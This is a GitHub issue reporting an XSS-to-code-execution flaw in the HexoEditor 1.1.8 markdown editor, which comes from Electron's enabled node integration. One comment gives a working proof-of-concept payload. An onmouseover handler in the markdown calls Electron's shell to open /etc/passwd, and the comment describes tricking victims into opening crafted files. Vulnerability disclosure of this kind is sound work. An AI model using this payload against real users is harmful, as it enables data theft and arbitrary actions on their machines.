New issue

Jump to bottom

XSS to code execution vulnerability #3

Open **silviavali** opened this issue on Jan 3, 2018 · 3 comments

Labels Help wanted Bug

silviavali commented on Jan 3, 2018

As this project has inherited the Moeditor based on the information received here: Moeditor/Moeditor#156

I would like to report XSS to code execution vulnerability in HexoEditor version 1.1.8 . Please do contact me at silviavali14@gmail.com for the poc.

zhuzhuyule commented on Jan 3, 2018 Owner

hello, what's problem ?

2

silviavali commented on Jan 3, 2018 Author

Update: Report sent attached to the e-mail

zhuzhuyule added Bug Help wanted labels on Jan 3, 2018

silviavali commented on May 17, 2018 Author


"XSS to code execution vulnerability due to enabled node integration"

Vulnerability: XSS to code execution
Version: 1.1.8
Initially reported: January 3rd, 2018
Tested on 16.04.1-Ubuntu

PoC: paste the following payload as the content of the markdown file:

```
<s <onmouseover="alert(1)"> <s onmouseover="var {shell} = require('electron');
shell.openExternal('file:/etc/passwd'); alert('XSS to code execution')">Hallo</s>
```

then, if you now hover over the word Hallo, the '/etc/passwd' file and an alert with words “XSS to code execution” will pop up:



Attack vector: If the victim is forced or tricked into pasting such code or open a crafted file in the markdown editor, it is possible for the attacker to steal user’s data from the computer or perform any actions on the machine on which the application running on.

Assignees

No one assigned

Labels

Help wanted Bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants